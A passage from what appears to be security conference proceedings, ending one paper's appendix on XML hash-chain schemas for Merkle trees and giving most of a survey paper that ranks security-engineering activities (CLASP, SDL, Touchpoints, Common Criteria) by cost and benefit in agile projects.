    <attribute name="id" type="ID" use="optional"/>
</complexType>
```

One hash step (of type HashStepType) can be used to hash together a series of values (represented either by elements HashValue or RefValue). The values have the base type AbstractValueType that defines the common elements and attributes.

```
<complexType name="AbstractValueType">
    <sequence>
        <element name="Transforms"
            type="ds:TransformsType" minOccurs="0"></element>
        <element name="DigestMethod"
            type="ds:DigestMethodType" minOccurs="0"></element>
    </sequence>
</complexType>
```

If necessary, it is possible to define non-default transformations and hash algorithms for some particular hash steps

```
<complexType name="RefValueType">
    <complexContent>
        <extension base="tns:AbstractValueType">
            <attribute name="URI" type="anyURI"></attribute>
        </extension>
    </complexContent>
</complexType>
```

One of the possible value types to be used as the input for a hash step is `RefValueType`. Its value is an URI referring to the leaf data item of the Merkle tree (m_3 in the example above), or to another branch of the tree.

```
    <complexType name="HashValueType">
        <complexContent>
            <extension base="tns:AbstractValueType">
                <sequence>
                    <element name="DigestValue"
                        type="ds:DigestValueType">
                    </element>
                </sequence>
            </extension>
        </complexContent>
    </complexType>
```

The other possible value type to be used as the input for a hash step is `HashValueType`. Its values may be the other hash values used in the hash chain computation (m_{12} in the example above) or other leaf data items in the Merkle tree (m_4 in the example above).

```
    <element name="HashChain" type="tns:HashChainType"></element>

    <element name="HashChainResult" type="ds:ReferenceType"></element>
</schema>
```

Finally, elements of the defined types are declared. The `HashChainResult` element contains the root hash value (m in the example above) and the `HashChain` element contains the hash chain itself ((m_3, m_4, m_{12}) in the example above).

B Examples of the Data Structures

First we will give an example hash chain for the Merkle tree in Figure 1. The hash chain contains two hash steps. The first step, `m`, represents the computation $m = h(m_{12}, m_{34})$. Its first hash value is $m_{12} = h(m_1, m_2)$, representing the left subtree. The second hash value in turn refers to the step `m34`, i.e. the right subtree. This step represents the computation $m_{34} = h(m_3, m_4)$. The first value in this step is a reference to the concrete message M_3 (the file `m3datafile.dat`), whereas the second value is the digest $m_4 = h(M_4)$.

```
<HashChain xmlns:ds="http://www.w3.org/2000/09/xmldsig#"
    xmlns="http://www.example.org/hashchain">
    <DefaultTransforms>
        <ds:Transform
            Algorithm="http://www.w3.org/2006/12/xml-c14n11"/>
    </DefaultTransforms>
    <DefaultDigestMethod
        Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
    <HashStep id="m">
        <HashValue> <!-- Digest m12=h(m1, m2) -->
            <DigestValue>8dLS+STphqy...</DigestValue>
        </HashValue>
        <RefValue URI="#m34"/> <!-- Reference to digest m34 -->
    </HashStep>
    <HashStep id="m34">
        <!-- Reference to data file containing M3 -->
        <RefValue URI="/m3datafile.dat"/>
        <HashValue> <!-- Digest m4=h(M4)  -->
            <DigestValue>4kLtO//M3yc...</DigestValue>
        </HashValue>
    </HashStep>
</HashChain>
```

The second example shows the file representing the result of the Merkle tree computation. It contains the result of the hash step `m` and also a reference to the corresponding XML element. This file can be signed and verified by standard digital signature software. Additional software is needed to verify that the signed Merkle tree top refers to correct hash chain that proves validity of the message in the file `m3datafile.dat`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- The URI attribute refers to step m in the hash chain -->
<hc:HashChainResult xmlns:hc="http://www.example.org/hashchain"
    xmlns:ds="http://www.w3.org/2000/09/xmldsig#"
    URI="/hashchain3.xml#m">
    <ds:Transforms>
        <ds:Transform
            Algorithm="http://www.w3.org/2006/12/xml-c14n11"/>
    </ds:Transforms>
    <ds:DigestMethod
        Algorithm="http://www.w3.org/2001/04/xmlenc#sha256">
    </ds:DigestMethod>
    <ds:DigestValue>qiTak6MdcsN...</ds:DigestValue>
</hc:HashChainResult>
```

Identification and Evaluation of Security Activities in Agile Projects

Tigist Ayalew, Tigist Kidane, and Bengt Carlsson

Blekinge Institute of Technology, Karlskrona, Sweden
tigist_eyader@yahoo.com, tabreham.2003@gmail.com, bengt.carlsson@bth.se

Abstract. We compare four high-profile waterfall security-engineering processes (CLASP, Microsoft SDL, Cigital Touchpoints and Common Criteria) with the available preconditions within agile processes. Then, using a survey study, agile security activities are identified and evaluated by practitioners from large companies, e.g. software and telecommunication companies. Those activities are compared and a specific security engineering process is suggested for an agile process setting that can provide high benefit with low integration cost.

Keywords: Agile Process, Software security, Development Process, Security Engineering.

1 Introduction

Today's software development business requires fast software delivery from the development team. For this reason, organizations are transforming their conventional development approaches to agile approaches [1,2]. The key aspect of the agile development is a flexible structure with faster development time that allows handling changes to new requirements easier than the older more rigid processes [3]. Thus transformations are performed in an attempt to increase the effectiveness of software development and are also a result of more online distributed software products and platforms [3]. Agile software development has had a huge impact on how software has evolved worldwide recently [4]. A survey by Forrester a few years ago showed that more than two thirds of the organizations canvassed either already had a mature implementation of agile methods or were midway in implementing such methods [5].

Even though the agile approach is becoming popular, it is reported to have disadvantages related to secure software development [6, 7]. In order to build secure software, security-enhanced processes and practices are needed [23]. Security engineering (SE) processes can be defined as the set of activities performed to develop, maintain and deliver a secure software product; security activities may be either sequential or iterative. Due to constraints such as a lack of a complete overview of a product, higher development pace and lack of documentation inherent to agile processes [6, 8, 9], existing SE processes are difficult to implement in such a setting. Moreover, existing SE processes are designed for a traditional waterfall development approach, i.e.

long-term processes with an emphasis on documentation, which are qualitatively and quantitatively different from agile processes [10].

The growing trend towards the use of agile techniques for building software and the increase in security breaches over the past few years means that it is essential to integrate existing high-profile SE processes with agile processes. Moreover, as there are no SE processes developed specifically for an agile setting, organizations have used existing waterfall SE processes in their agile processes. However, the reliability of the SE processes commonly used in the waterfall model has not yet been evaluated in an agile development setting [3]. Accordingly, existing security activities within waterfall SE processes used in current agile processes are investigated. The identified security activities are evaluated in terms of both cost and benefit. As a result the most compatible and beneficial security activities are identified. Four high-profile waterfall SE processes (CLASP, Microsoft SDL, Cigital Touchpoints and Common Criteria) were investigated in a survey where developers, working in different agile development projects from different locations, have participated.

The rest of the paper is organized as follows. Section 2 presents the background of those SE processes and their activities, which are further used for the survey study. Section 3 presents related work, and Section 4 discusses an empirical study design and validity threats. The background of the respondents and the results from the empirical studies are provided in Section 5, followed by a discussion in Section 6. Finally, Section 7 concludes the paper with the summary of the major findings.

2 Background

The agile software development lifecycle is highly collaborative, iterative and includes incremental development. It is originally based on the agile manifesto [24] that advocates breaking tasks into smaller parts with less need of long-term planning.

A specific SE process consists of a set of activities, which are merged and subsequently organized into different phases of a typical software development process. This process typical consists of pre-requirement (PRq), requirement (Rq), design (D), implementation (I), testing (T) and release (R), which will be used throughout our study. These development phases are applied for any software development in general, including agile projects. This section discusses four high-profile waterfall SE processes used for the development of secure software, i.e. the Comprehensive, Lightweight Application Security Process (CLASP), Microsoft's Secure Development Lifecycle (SDL), Common Criteria (CC), and Cigital Touchpoints (CT). The category Others (O) includes further SE processes.

CLASP is a lightweight process for building secure software [13, 15] originating from the Open Web Application Security Project. It originally included a set of 24 independent activities. We exclude 8 security activities from our study, in accordance with the suggestions in [14], i.e. activities not matching an agile development process. As a result 16 security activities are identified that cover most parts of the software development life cycle, except the implementation phase.

Microsoft's experience in securing software products is collected and integrated as the SDL process [2, 15]. It is a heavyweight and tight process for constructing software that helps the software developer resist attacks by addressing security issues repeatedly in their products. This process includes a set of 16 sequential activities that cover all parts of the software development life cycle.

CC is an international standard, ISO15408, certified for computer security [9, 17]. It helps developers to specify the security attributes of a product and to evaluate if the products meet their claims [17]. This process includes a set of 7 sequential activities that cover parts of the software development life cycle, except pre-requirement, implementation and testing phases.

CT is a lightweight SE process that helps developers to build security into any software development process [15, 16]. This process includes a set of 9 sequential activities that cover most parts of the software development life cycle, except the pre-requirement phase.

Two other (O) security activities that are commonly used in agile development recommended in [9, 18, 19] but not included in any of the SE processes mentioned above are also identified; countermeasure graphs and pair programming.

Based on these SE processes, initially a total of 50 security activities were found: 16 CLASP, 16 SDL, 9 CT, 7 CC and 2 O. After analyzing the similarities between security activities, by looking at activities having different names but with the same meaning, 9 common security activities were identified as duplicate and, hence, removed from the list. As a result, a total of 41 security activities are obtained which are used in the survey study for further investigation (see Table 1).

3 Related Work

In response to the increased rate of damages caused by security vulnerabilities in software products and the increased use of agile methods in the software industry, some efforts have been made to address software security in agile processes [2]. Previous works in this area focused on theoretical findings and a few studies have used industrial experiences and empirical data.

Researchers have focused on introducing methods for evaluating or integrating security activities in agile processes. Singhal [11] proposes an approach for measuring the degree of agility for different security activities. It determines the degree of compatibility of security activities with an agile method, i.e. a way of measuring the compatibility of security activities with agile software development processes. In addition, a risk removal efficiency factor identifies which security activity can be integrated more efficiently than others. Keramati and Mirian-Hosseinabadi [2] introduce a method for integrating security activities in an agile methodology to enhance the security of a software product. The method works by defining the agility degree for each security activity and applying an activity integration algorithm with a tunable parameter named the agile reduction tolerance. Siponen et al. [8] describe the requirements for security techniques to integrate seamlessly into an agile process. They demonstrate the requirements selected with an example of an approach for adding security into an agile software development methodology.

A next step is to integrate security methods with an agile model. Ge et al. [12] integrate feature-driven development and high-profile security methods, namely risk analysis, to address the development of secure web applications. Baca and Carlsson identify security activities from three SE processes; Microsoft SDL, Cigital touchpoints and Common Criteria [3, 9]. Then, they compare those security activities with a specific agile development process, Scrum, which is used in industry. Finally; they produce a security enhanced agile development process by integrating the most compatible and beneficial security activities with agile processes. Beznosov and Kruchten [6] identify and compare security techniques that fit well with an agile development methodology and others that are clear mismatches.

Few studies identify the security issues in an agile process, but Azham et al. identify a number of issues from different security aspects of security in the Scrum methodology [1]. They propose the idea of a security backlog that helps to deal with the security issues in the Scrum methodology. Bartsch presents a report on interviews with practitioners on the effects of agile methods for developing secure software [7]. They also study the implications of security awareness and developer expertise on how security practices are employed.

4 Research Design and Validity Threats

Considering the objectives of the research and the available resources, a survey research method is used to understand practitioners' perception of the current security practices in agile development processes. A survey research method is mainly appropriate for gathering self-reported quantitative and qualitative data from a large number of respondents [20]. A web-based survey questionnaire is used as data collection instrument. A web-based questionnaire is selected in order to obtain information from a relatively large number of practitioners around the world, many of whom we would not be able to contact personally. An inclusion criterion for identifying a target population is used for the survey involving any practitioners in agile software development with security experience, i.e. security related responsibilities or activities. A total of 41 security professionals, who are involved in agile software development, participated in the survey. Two main approaches have been used to get responses for our survey; first responses from people available and willing to participate in the research who meet the inclusion criteria and secondly, by asking the participants to nominate other people who would be willing to participate. The survey questionnaire was designed using an online survey tool (FluidSurvey). It consists of 20 questions, 4 of which concern the respondent information, 6 the current or most recent agile development effort, 7 the identification and evaluation of security activities, and the remaining 3 are open-ended optional questions about agile and security issues. In addition, a coversheet explaining the purpose of the study and procedures, and the description of each security activities were attached to the questionnaire.

The identification and evaluation of the security activities part of the questionnaire was designed using a Likert Scale format. The security activities were evaluated in terms of two criteria: Cost and Benefit. Cost refers to the difficulty in terms of resources, e.g. money, to integrate a security activity as part of an agile process. Benefit refers to the value of continuously using a security activity in agile projects in terms of getting a more secure product. The survey instrument was pre-tested and refined by conducting a formal pilot study with five people who were considered representative of the potential participants of the survey research (practitioners from Ericsson AB with more than three years of experience in agile software development and security).

For the survey we consider the four perspectives of validity and threats as presented in Wohlin et al. [22], i.e. Internal validity, External validity, Construct validity, and Conclusion validity.

Internal validity: designing a readable and understandable survey questionnaire mitigates the threats related to internal validity enhanced by the high completion rate of the respondents (61%). The survey respondents are selected by using various professional networks such as LinkedIn and Academia. This indicates that researchers have no influence on the selection of the subjects for the survey. Furthermore, the sampling error associated with the selection of subject is formally depicted through the use of statistical hypothesis testing.

External validity: The test leaders' control and influence on the respondent answering the questionnaires was limited as the survey was conducted through the web. Also, the samples selected for the study were from diverse agile project setting, e.g. regarding the agile methods, application type, project size, project duration, companies and distribution of the development effort. In addition, the participants have fairly heterogeneous experience in security, agile and waterfall development. Thus, heterogeneous experience of the participants, the diverse distribution of the population and a sufficiently large sample size, show the possibility to generalize the survey findings beyond the selected sample.

Construct validity: The security activities in our research are identified and measured through the survey using close-ended questions. Inadequate preoperational explication of construct threat was avoided by designing the survey instruments in a way to clearly represent the objective of the research. This was done by defining the research aim, the procedures, the evaluation criteria such as Cost and Benefit in the introductory section of the survey. Moreover, the definitions of the security activities are also linked to the survey questions. As a result of this, Mono-operation bias is avoided. The online survey responses were completely anonymous so the evaluation apprehension is mitigated. Another influential risk is the background of the subjects (e.g. experience). However, due to the sufficiently large sample size and the respondents' level of experience in agile development and software security, we consider that the risk associated with the background of the subjects as limited.

Conclusion Validity: A normality test was performed in order to see whether score results are normal distributed or not. As a result, a majority of the score results fulfilled the normality assumption and some of them are approximately normal. Thus, due to these reasons as well as the sufficiently large sample size we consider that the overall influence of the risk related to violation of assumption of statistical tests is limited. The research conclusion is purely based on the independent analysis of the study outcome.

5 Results and Analysis

5.1 Demographic Data

The respondents were mostly from Europe or North America. Respondents from large, medium and small companies such as Microsoft, IBM, Ericsson, HP and ELC

Technologies were participating in the survey. Experience of the respondents in the agile and waterfall software development had a median of 3 to 5 years and more than 5 years of experience in agile and waterfall development respectively. Furthermore, a large amount of the respondents, 44%, have a development role in current or very recent agile projects. Moreover, the sizes and estimated duration of the agile projects under investigation have a median of 5-10 people and 3-4 weeks respectively. The agile development methods under investigation cover mostly Scrum and Extreme Programming. The respondents were asked whether the current product had been started in a waterfall setting or not. From the result, a majority of the agile projects under investigation, 66%, had not been started in such a waterfall setting.

5.2 Statistical Test

In order to identify the most compatible and beneficial security activities for agile processes, comparisons were made between the security activities. The derived hypothesis for these comparisons focused on finding a significant difference between any two security activities within the same development phase. In order to determine these differences, a one-tail independent sample t-test was used [21]. This is done by checking whether one security activity is preferred against the other in terms of both cost and benefit provided to agile projects. A significant difference is only accepted, if there is at minimum a 95% level of confidence, or at maximum a 5% probability of type 1 error is tolerated, i.e. the incorrect rejection of a true null hypothesis [21].

5.3 Security Activities Evaluation Results

Based on the relative weights of the security activities according to the respondents' rankings, a statistical test was conducted in order to investigate the security activities that are beneficial and compatible with an agile process. From a confidence level point of view, when the respondents judged a security activity as being strongly important (99.9%), highly important (99%) and merely more important (95%) than the others, it was weighted with +++, ++, + respectively as shown in Table 1. In contrast, if the majority of the respondents judged a security activity as being strongly less important (99.9%), highly less important (99%), and merely less important (95%), it was weighted with ---, --, - respectively. The same sign representation is applied for the cost comparison as well, i.e. '+' refers to low cost while '–' denotes high cost.

Table 1 presents the identified security activities and their evaluation result in which Group 1 (G1) represents the overall result while Group 2 (G2) represents the results of the respondent group who has 3 or more years of agile development experience.

The following major differences and similarities are observed based on the results in Table 1. In the pre-requirement phase for cost, Initial Education is preferred and Security Metrics is disliked in G1 while in G2 no security activity is preferred to others. In terms of benefit, in both groups no security activity is preferred to the others. This may arise from the fact that most agile projects do not include a pre-requirement phase. Due to this, respondents may not have enough experience to effectively evaluate these security activities.

Table 1. Security activities and their evaluation in agile projects: '+' means preferred and '–' means disliked

Security Activities	**Cost**		**Benefit**	
Pre-Requirement	**G1**	**G2**	**G1**	**G2**
Security Metrics (CLASP)	- -			
Initial Education (CLASP, SDL)	+ +			
	Cost		**Benefit**	
Requirement	**G1**	**G2**	**G1**	**G2**
Security Requirements (CLASP, SDL, CT, CC)	++		+++	+++
Abuse Cases (CLASP, CT)		-	- - -	- - -
Agree on Definitions (CC)	++	+	-	
Role Matrix (CLASP, SDL)	++	+	- -	
Design Requirements (SDL)	- -	- - -	++	++
Identify Trust Boundary (CLASP)	++	+	- -	+
Identify Global Security Policy (CLASP)		-	-	
Specify Operational Environment (CLASP)	++	+++	+	++
Identify Attack Surface (CLASP)	-	- -	-	-
	Cost		**Benefit**	
Design	**G1**	**G2**	**G1**	**G2**
Risk Analyses (CT, CC)	++		+	
Assumption Documentation (CT)	+		- -	- -
Critical Assets (CC)	-	- -	+	+
UMLSec (CC)	+		- -	-
Quality Gates (SDL)	++	++	+	
Cost Analysis (SDL)	-	- -	+	
Attack Surface Reduction (SDL)	- -	- - -		
Security Architecture (CLASP)	-	- -	++	++
Secure Design Principles (CLASP)	++		++	+
Security Activities	**Cost**		**Benefit**	
Countermeasure Graphs (O)	++	+++	-	
Requirements Inspection (CC)	++		- -	- -
Threat Modeling (CLASP, SDL)	- -	- -	-	

Table 1. (*continued*)

	Cost		**Benefit**	
Implementation	**G1**	**G2**	**G1**	**G2**
Static Code Analyses (SDL, CT)	- -			
Security Tools (SDL)	+			
Coding Rules (SDL)	++			
Pair Programming (O)	-			
	Cost		**Benefit**	
Testing	**G1**	**G2**	**G1**	**G2**
Vulnerability & Penetration Testing (CT)		+	++	++
Red Team Testing (CT)			- -	- -
Risk Based Testing (CT)				-
Dynamic Analysis (SDL)				-
Fuzzy Testing (SDL)		-	- -	- -
Code Review (CLASP, SDL)			- -	- -
Security Testing (CLASP)			++	
	Cost		**Benefit**	
Release	**G1**	**G2**	**G1**	**G2**
External Review (CT)	- - -	- -	-	
Repository Improvement (CC)	+		- -	-
Incident Response Planning (SDL	++	+	-	-
Signing the Code (CLASP)	+++	++	-	
Operational Planning and Readiness (CLASP)	- -		++	+
Final Security Review (SDL)		-	-	

In the requirement phase for cost in both groups Role Matrix, Agree on Definitions, Identify Trust Boundary and Specify Operational Planning are preferred whereas Design Requirements and Identify Attack Surface are disliked. In terms of benefit, Security Requirements, Design Requirements, and Specify Operational Environment are preferred in both groups while Abuse Case and Identify Attack Surface are disliked.

In the design phase for cost, Quality Gates and Countermeasure Graphs are preferred in both groups. On the contrary, Critical Assets, Cost Analysis, Attack Surface Reduction, Security Architecture, and Threat Modeling are disliked in both groups. For benefit, Critical Assets, Security Architecture and Secure Design Principles are preferred in both groups while Assumption Documentations, UMLSec, and Requirements Inspection are disliked.

In the implementation phase for cost, no significant differences are observed in G2. However, in G1 while Security Tools and Coding Rules are preferred, Static Code

Analysis and Pair Programming are the disliked activities. For benefit, in both groups no significant differences exist.

In the testing phase in terms of cost, Vulnerability and Penetration Testing are preferred against Fuzzy Testing in G1. In terms of benefit, Vulnerability and Penetration Testing is preferred in both groups, Red Team Testing, Fuzzy Testing and Code Review are disliked in both groups. In addition, Security Testing is preferred in G1.

In the release phase for cost, Incidence Response Planning and Signing the Code are preferred in both groups. In contrast, External Review is disliked in both groups. For benefit, Operational Planning and Readiness is preferred in both groups while Repository Improvement and Incident Response Planning are disliked.

5.4 Waterfall SE Processes Evaluation

In this section the activity coverage of SE processes in agile projects for each development phase is presented. The coverage result is derived from the overall result, G1, given in Table 1. As shown in Table 2, CLASP and SDL cover more than two third of the process activities together. This indicates that CLASP and SDL are the most useful SE processes in current agile development. Furthermore, for each development phase, the SE process that covers most is identified. As a result, CLASP is strongly chosen in both the pre-requirement and requirement phases. In the design phase SDL and CC are weakly selected. SDL is strongly chosen in the implementation phase. In the testing phase CT is slightly preferred. Finally, in the release phase CLASP and SDL are weakly selected. Moreover, we also must emphasize that not all SE processes cover the whole agile development lifecycle, only SDL covers all phases.

Table 2. SE Processes activity coverage in agile projects, OC means overall coverage

SE Process	PRq %	Rq %	D %	I %	T %	R %	OC %
CLASP	75	58	21	0	30	33	34
SDL	25	19	29	63	30	33	31
CT	0	8	13	13	40	17	15
CC	0	14	29	0	0	17	15
O	0	0	8	25	0	0	5

From the above identified security activities a further evaluation was performed to identify the number of compatible and beneficial security activities for an agile process. Out of the 41 waterfall security activities used in current agile processes, the following conclusions are drawn. From a cost point of view, 18 security activities are most compatible with an agile process, i.e. they are easy to introduce in an agile environment, 12 security activities are not compatible with an agile process, and the remaining 11 security activities are in-between. From a benefit point of view, only 12 security activities are beneficial to agile processes, i.e. giving high payback to an agile process, 19 security activities are not beneficial and the remaining 10 are in-between. When considering the cost and benefit of the SE processes, CC has most activities preferred by an agile process (86% and 43% respectively) and CT has the least number of activities for cost 33% and in SDL only 25% activities are preferred in terms of benefit. In terms of number of activities CLASP and SDL are positively dominating due to more initial activities present.

Table 3. SE process evaluation based on the preferred (+)/disliked (-)/in-between number of security activities in agile projects

SE Process	Cost			Benefit			Total
	+	-	In between	+	-	In between	
CLASP	7	5	4	6	8	2	**16**
SDL	7	5	4	4	6	6	**16**
CT	3	2	4	3	4	2	**9**
CC	6	1	0	3	4	0	**7**
O	1	1	0	0	1	1	**2**
Duplicate	- 6	- 2	- 1	- 4	- 4	- 1	**- 9**
Total	**18**	**12**	**11**	**12**	**19**	**10**	**41**

5.5 Agile Compatible Security Activities

The most compatible and beneficial security activities for an agile process are presented in Table 5. The goal is to create, from existing SE processes, a new SE process for an agile process, providing high benefit with low integration cost. The selection is performed from the results presented in Table 1. In the selection process, the overall group (G1) and the experienced group (G2) results are considered. The two main reasons for including G2 results are: firstly, the answers of G2 are more reliable and trusted than those of the less experienced group, as those may not have enough experience to evaluate security activities effectively and secondly, from the total respondents, a majority of the respondents (60%) are in G2. Three main selection criteria (C1, C2, and C3) are used in the selection of the security activities as shown in Table 4.

Table 4. Agile compatible security activities selection criteria

#	Selection Criteria	
	First Consideration	Second Consideration
C1	Preferred for Benefit in G1 or G2	Preferred for Cost in G1 or G2
C2	Preferred for Benefit in G1 or G2	In-between for Cost in G1 or G2
C3	In-between for Benefit in G1 or G2	Preferred for Cost in G1 or G2

By considering the above selection criteria, 16 security activities are identified as both compatible and beneficial to an agile process, as depicted in Table 5. These security activities cover all the phases of a typical agile development project.

Table 5. Agile compatible and beneficial security activities

Pre-Requirement (PRq)	**Requirement (Rq)**
Initial Education (CLASP, SDL)	Security Requirements (CLASP, SDL, CT, CC)
Design (D)	Agree on Definitions (CC)
Risk Analyses (CT, CC)	Role Matrix (CLASP, SDL)
Quality Gates (SDL)	Identify Trust Boundary (CLASP)
Secure Design Principles (CLASP)	Specify Operational Environment (CLASP)
Counter Measure Graphs (O)	**Implementation (I)**
Testing (T)	Security Tools (SDL)
Vulnerability & Penetration Testing (CT)	Coding Rules (SDL)
Security Testing (CLASP)	**Release (R)**
	Signing the Code (CLASP)
	Operational Planning and Readiness (CLASP)

Below the definitions of the 16 security activities are presented:

- Initial Education (PRq): Everyone on a development project should be aware of the importance of security and the basics of SE which includes; teaching the security concepts, types of security breaches, possible solutions and so on.
- Security Requirements (Rq): Assign security experts, identify and enumerating security and privacy functionality for a given software process.
- Agree on definitions (Rq): The first task for an organization is to define the stakeholders and to agree upon a common set of security definitions, i.e. the definition of the security policies for a software company with the clients as part of the stakeholders' security vision of the IS.
- Role Matrix (Rq): Identifying all possible user roles and their access level to the software.
- Identify Trust Boundary (Rq): Describe the architecture of the system from the perspective of the network, identify data resources that may be used by a program and denote where trustworthy and untrustworthy entities interact.
- Specify Operational Environment (Rq): Document assumptions and requirements about the operating environment, so that the impact on security can be assessed.
- Risk Analyses (D): Security analysts find and prioritize architectural flaws so that appropriate mitigations can begin.
- Quality Gates (D): Create appropriate security and privacy quality measures for the entire software development project, including activities that need to be done for a fulfillment of the requirement.
- Security Design Principles (D): Make the application design harder by applying security design principles and identify security risks in third-party components.
- Countermeasure Graphs (D): A risk analyses method that focuses on identifying security features and prioritizing them.

- Security Tools (I): Define and publish a list of approved security tools to assist the project, i.e. commercially available, open source and in-house developed, and associated security checks.
- Coding Rules (I): Determine the list of unsafe functions and replace those unsafe functions with safer alternatives.
- Vulnerability & Penetration Testing (T): Provides a good understanding of fielded software in its real environment. This is done by simulating real world working conditions and attack patterns.
- Security Testing (T): Find security problems not found by implementation review and catching failures in design, specification and implementation.
- Signing the Code (R): Provide the stakeholder with a way to validate the origin and the integrity of the software.
- Operational Planning and Readiness (R): This includes the writing of user manuals, documenting the security architecture and so on.

6 Discussion

In summary, mainly four high profile SE processes, CLASP, SDL, CC, and CT are used for identifying a total of 50 security activities. Then, 9 duplicate security activities are discarded. As a result, a total of 41 security activities are identified, which are used as input for the survey study. From the survey result, it is suggested that out of the 41 security activities, only 16 security activities are both compatible and beneficial to an agile process. Accordingly, this set of security activities can be considered as a candidate SE process for agile processes.

In terms of cost, a higher number of CLASP and SDL activities is preferred than others. Furthermore, in terms of benefit a higher number of CLASP activities is preferred than others. As a result, in both cases CLASP activities are preferred. These may arise from the fact that CLASP activities are independent while others request a sequential approach to secure software development [15]. Thus, the flexibility of the CLASP activities makes it easier to implement them in an agile process. Furthermore, a majority of the agile projects under investigation were not started in a waterfall process, and especially, from the agile project that had been started in waterfall, no one uses CLASP as a SE process. This indicates that this process is difficult to implement in a waterfall development setting. However, from the study result it is proposed that CLASP is preferable to use in an agile process model contrary to CC that was chosen as a SE process in a waterfall setting. CC is a lightweight security engineering process that integrates core activities in an existing development process without having any assigned security activities for the pre-requirement, implementation and testing phases of an agile process. This is a reason for CC activities not to be as preferable as CLASP (and to some extent SDL) in an agile environment.

When comparing our work with a previous study by Baca and Carlsson [3, 9] conducted in a real industry setting, we note that both studies investigate SDL, CT and CC. In the previous study a total of 10 security activities compared to our 16 security activities were identified as both compatible and beneficial to agile processes. Since CLASP is not included in the previous study, activities that are selected from the

CLASP SE process were not included in the comparison. The comparisons of both studies are discussed as follow.

In the pre-requirement phase, we cannot compare our result with the former study, where this phase is not included. In the requirement phase, in both studies Security requirement and Role matrix are selected. However, in our study more activities are selected as compatible to agile projects, these include: Agree on Definitions, Identify Trust Boundary and Specify Operational Environment. In the design phase, in both studies Countermeasure Graphs is selected. In addition, in our study Risk Analyses, Quality Gates and Secure Design Principles are selected, while in the former study Assumption Documentation, Abuse Cases, and Requirements Inspection are selected.

In the Implementation phase, in both studies Coding Rules is selected. In addition, in our study Security Tools is selected where Static Code Analyses is selected in the former study. In the testing phase, Security Testing and Vulnerability & Penetration Testing are selected in our study, while in the previous study only Dynamic Analyses is selected. In the release phase, in our study Signing the Code and Operational Planning & Readiness are selected contrary to selecting Repository Improvement in the previous study. The number of common and different security activities selected as compatible and beneficial to agile processes in both studies is summarized in Table 6.

Table 6. Number of security activities selected as both compatible and beneficial to agile processes in both studies

SE Processes	**Number of security activities**	
	Our Result	**Previous Study**
CLASP	6	0
SDL, CT, CC, O	10	10
Total	16	10
Security Activities selected in both	-4	-4
Differences	12	6

The possible causes for these differences include as a first reason the use of one more SE process, namely CLASP that is not included in the other study, as six of the security activities are identified from this SE process in our study result. A second reason is that because of the major differences that exist between our study and the former study, i.e., the former study base was in one specific telephone company Ericsson AB, while in our study participants from different location and companies participated (small to large companies). As an example Static Code Analyses is regarded as too costly in the present study while being preferred (and also being a tool in use) in the former study, i.e. practical experiences may affect the conducted answers. Also, in the former study interviews were used for evaluating security activities including a small number of participating agile professionals. In our study, an online survey, with a larger number of respondents from different areas, is used to answer the survey questions. Finally the former study addresses specifically Scrum agile method, while our study addresses all the major agile methods, such as, Scrum, XP, FDD, etc.

7 Conclusion and Future Work

Developing secure software in an agile process needs a SE-process that can address security issues in every phase of the agile development lifecycle; however any of the investigated SE processes was not fully compatible and beneficial to agile projects. Our suggestion in this area is that it is necessary to develop specific agile processes which are different from existing waterfall SE processes. Redundant or too "heavy" activities should be avoided together with insufficient beneficial activities, i.e. not enough benefit compared to the effort invested.

The study conducted is considered as a first step towards the identification and evaluation of security activities that are used in current agile processes. Thus, this paper contributes to the increasing empirical work within the area, and is supposed to provide empirical evidences for practitioners and researchers in the area.

In addition, since the selected security activities are originally developed for waterfall development approach, some of the security activities might need modification in order to adapt with an agile process. We are not investigating new or pure agile SE-processes (but a selection of existing/modified security activities as a base for the agile development). Therefore, the directions for future work primarily include evaluating these security activities that are selected as compatible and beneficial to an agile model in a real agile industry setting. These steps will add value to the findings and gain acceptance in the real agile industry.

References

[1] Azham, Z., Ghani, I., Ithnin, N.: Security backlog in Scrum security practices. In: 5th Malaysian Conference in Software Engineering (MySEC), pp. 414–417 (2011)

[2] Keramati, H., Mirian-Hosseinabadi, S.H.: Integrating software development security activities with agile methodologies. In: IEEE/ACS International Conference on Computer Systems and Applications, AICCSA 2008, pp. 749–754 (2008)

[3] Baca, D.: Developing secure software in an agile process. Computer Science Department. Blekinge Institute of Technology Sweden, pp. 129–149 (2012)

[4] Dybâ, T., Dingsoyr, T.: What do we know about agile software development? IEEE Software 26(5), 6–9 (2009)

[5] Bhardwaj, D.: Scrumming it up, a Survey on Current Software Industry Practices

[6] Beznosov, K., Kruchten, P.: Towards agile security assurance. In: Proceedings of the 2004 Workshop on New Security Paradigms, pp. 47–54 (2004)

[7] Bartsch, S.: 'Practitioners' Perspectives on Security in Agile Development. In: 2011 Sixth International Conference on Availability, Reliability and Security (ARES), pp. 479–484 (2011)

[8] Siponen, M., Baskerville, R., Kuivalainen, T.: Integrating security into agile development methods. In: Proceedings of the 38th Annual Hawaii International Conference on System Sciences, HICSS 2005, p. 185a (2005)

[9] Baca, D., Carlsson, B.: Agile development with security engineering activities. In: Proceeding of the 2nd Workshop on Software Engineering for Sensor Network Applications, pp. 149–158 (2011)

[10] Chivers, H., Paige, R.F., Ge, X.: Agile security using an incremental security architecture. In: Baumeister, H., Marchesi, M., Holcombe, M. (eds.) XP 2005. LNCS, vol. 3556, pp. 57–65. Springer, Heidelberg (2005)

[11] Sonia, Singhal, A.: Integration Analysis of Security Activities from the Perspective of Agility. In: 2012 Agile, pp. 40–47. IEEE, India (2012)

[12] Ge, X., Paige, R.F., Polack, F.A.C., Chivers, H., Brooke, P.J.: Agile development of secure web applications. In: Proceedings of the 6th International Conference on Web Engineering, pp. 305–312 (2006)

[13] Category: CLASP Activity - OWASP, `https://www.owasp.org/index.php/Category:CLASP_Activity` (accessed: August 8, 2013)

[14] Buyens, K., Scandariato, R., Joosen, W.: Process activities supporting security principles. In: 31st Annual International Computer Software and Applications Conference, COMPSAC 2007, vol. 2, pp. 281–292 (2007)

[15] De Win, B., Scandariato, R., Buyens, K., Grégoire, J., Joosen, W.: 'On the secure software development process: CLASP, SDL and Touchpoints compared. Information and Software Technology 51(7), 1152–1171 (2009)

[16] McGraw, G.: Software security: building security, vol. 1. Addison-Wesley Professional (2006)

[17] Mellado, D., Fernandez-Medina, E., Piattini, M.: A comparison of the Common Criteria with proposals of information systems security requirements. In: The First International Conference on Availability, Reliability and Security, ARES 2006, p. 8 (2006)

